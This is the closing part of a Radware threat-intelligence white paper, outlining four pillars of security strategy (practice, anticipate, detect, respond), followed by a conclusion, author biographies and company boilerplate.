When designing a cybersecurity strategy, consider these four pillars of strength: practice, anticipate, detect, and respond. The four pillars combined with a healthy threat intelligence program will help an organization build and maintain a strong security posture that will evolve as the threat landscape and the attack surfaces change.

Practice

One of the easiest ways to deter threat actors is with well-trained employees. Awareness campaigns and interactive training can help an organization prevent significant threats as such programs will empower the employees to be the first observant and initiate a proactive posture with a people-centric approach. In addition to employee security training, organizations can also measure their current position and improve their security controls by simulating attacks, leveraging the Red and Blue team exercises. At the executive level, tabletop exercises can enable members of the executive management to prepare for potential breaches, through role plays aimed at practicing incident response plans related to a given scenario.

Anticipate

Nobody knows what the future holds, however strong indicators can enable analysts to forecast trends and threats. Disrupting a campaign can be as easy as preparing for it with strategic intelligence. Organizations can better anticipate attacks by reviewing alerts about global trends and political events relating to their industry and geography. This information strengthens security operations with the information necessary to prepare and ‘shield up’ for possible cyber aggressions.

Detect

Detecting the undetectable is impossible, but with full-spectrum visibility and good analytics, in parallel with actionable intelligence, security analysts and operators can detect potential and targeted security threats, based on known indicators of compromise (IOCs). IOCs are clues and evidence of malicious activity originating from a reactive security process. When adequately leveraged, operations can stop the most common and known attacks directed at their infrastructure.

Respond

Responding to security events can be very stressful. However, with a proactive threat intelligence program, a good incident response plan and proper preparation, organizations can react quickly to security events and make informed, intelligence-backed decisions, resulting in quicker containment and recovery. Providing customers and the public timely with accurate information about incidents and breaches will strengthen customer relations, public opinion, and the organization's reputation.

Asking the right questions after a threat has been neutralized is a critical part of responding to an event. This enables the threat intelligence team to start researching and addressing the new threat, that went undetected, through a new Threat Intelligence Lifecycle.

Conclusion

The quality of actionable intelligence relies solely on the validity of the data sources and the questions asked during the planning phase of the Threat Intelligence Lifecycle. Understanding who will consume and benefit from intelligence reports is critical, but it is a learning process. It is impossible to satisfy all the organization's requirements in a single cycle, but through refinement and adjustment, knowledge gaps can be addressed and actionable information produced, which will benefit the organization from a healthy threat intelligence program.

List of Figures

List of Tables

About the Authors

Pascal Geenens

Pascal is director of threat intelligence for Radware. He helps execute the company's thought leadership on today's security threat landscape. As part of the Radware Security Research team, Pascal develops and maintains the IoT honeypots and researches malware and botnets. Pascal discovered BrickerBot, DemonBot, JenX; did extensive research on Hajime and closely follows new developments in network and application threats.

Daniel Smith

Daniel is head of research for Radware. He focuses on security research and risk analysis for network- and application-based vulnerabilities. Daniel's research focuses on denial-of-service attacks and includes analysis of malware and botnets. As a white-hat hacker, his expertise in tools and techniques helps Radware develop signatures and mitigation attacks proactively for its customers.

About Radware

Radware® (NASDAQ: RDWR) is a global leader of cybersecurity and application delivery solutions for physical, cloud and software-defined data centers. Its award-winning solutions portfolio secures the digital experience by providing infrastructure, application and corporate IT protection and availability services to enterprises globally. Radware's solutions empower more than 12,500 enterprise and carrier customers worldwide to adapt quickly to market challenges, maintain business continuity and achieve maximum productivity while keeping costs down. For more information, please visit www.radware.com.

Radware encourages you to join our community and follow us on: Radware Blog, LinkedIn, Facebook, Twitter, SlideShare, YouTube, Radware Connect app for iPhone® and our Security Research Center that provides a comprehensive analysis of DDoS attack tools, trends and threats.